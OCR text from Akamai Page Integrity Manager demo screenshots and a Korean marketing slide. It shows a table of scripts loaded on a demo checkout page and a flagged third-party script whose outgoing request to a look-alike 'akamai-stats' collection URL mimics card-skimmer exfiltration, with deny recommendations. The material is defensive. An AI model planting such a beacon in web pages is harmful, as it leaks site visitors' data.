
Source Permissions

Domain: s3.amazonaws.com
Method: Third-Party Script
File: https://s3.amazonaws.com/widget-provider.io/widget.js
Domain Reputation: 29
Recommendation: Deny source access to sensitive data
Deny source from loading assets

Outgoing Traffic

Endpoint Domain: www.akamai-stats.com
Vendor: 'N/A'
Domain Reputation: 87
Full URL: http://www.akamai-stats.com:8888/collect/xhr?data=**********
Recommendation: Deny destination outgoing network traffic


8:20.73


Akamai
Search
All
Create
Rick Han
Page Integrity Demo
Security Center
Checkout Demo
Security Configuration
Asia/Seoul
Jul 2, 2020 11:02 AM – Jul 9, 2020 11:02 AM
Script Intelli
공급업체
소스 URL
도메인 평판
스크립트 형태
탐지된 취약점
분석된 비컨 퍼센트
마지막으로 탐지된 시간
Filter
Vendor
Source
Domain Reputation
Type
CVE
Beacons Percentage
Seen: Last
Drift https://js.driftt.com/include/1594258500000/2vz4fcyznb2a.js 19 Third Party - <0.5% Jul 9, 2020 11:00:21
Google https://www.googletagmanager.com/gtm.js 24 Third Party - 100% Jul 9, 2020 11:00:21
Drift https://js.driftt.com/include/1594259700000/2vz4fcyznb2a.js 19 Third Party - <0.5% Jul 9, 2020 10:54:56
N/A http://demo.akamai-page-integrity.shop/demo-resources/index.js 91 First Party - 55% Jul 9, 2020 10:54:56
N/A http://demo.akamai-page-integrity.shop/demo-resources/faker.js 91 First Party - 55% Jul 9, 2020 10:54:56
N/A http://demo.akamai-page-integrity.shop/demo-resources/jquery.js 91 First Party Y 56% Jul 9, 2020 10:54:56
N/A http://demo.akamai-page-integrity.shop/demo-resources/popper.js 91 First Party - 55% Jul 9, 2020 10:54:56
N/A https://s3.amazonaws.com/widget-provider.io/widget.js 21 Third Party - 56% Jul 9, 2020 10:54:56
N/A http://demo.akamai-page-integrity.shop/demo-resources/holder.js 91 First Party - 56% Jul 9, 2020 10:54:56
N/A http://demo.akamai-page-integrity.shop/demo-resources/bootstrap.js 91 First Party Y 56% Jul 9, 2020 10:54:56
Page size: 10
1 - 10 of 596
6:33.55
Akamai.com
Contact us
Copyright ©2020 Akamai Technologies, Inc. All Rights Reserved


Audience Hijacking

사용자가 브라우저에서
직접 실행하는 자바스크립트 위협

브라우저에서 멀웨어 및 광고 삽입



브라우저 확장 플러그인



더 자세한 정보가 필요하신가요?

스크립트 보안 –
Page Integrity Manager

Akamai PIM 및 보안 제품 문의

korea-marketing@akamai.com
+82-221937200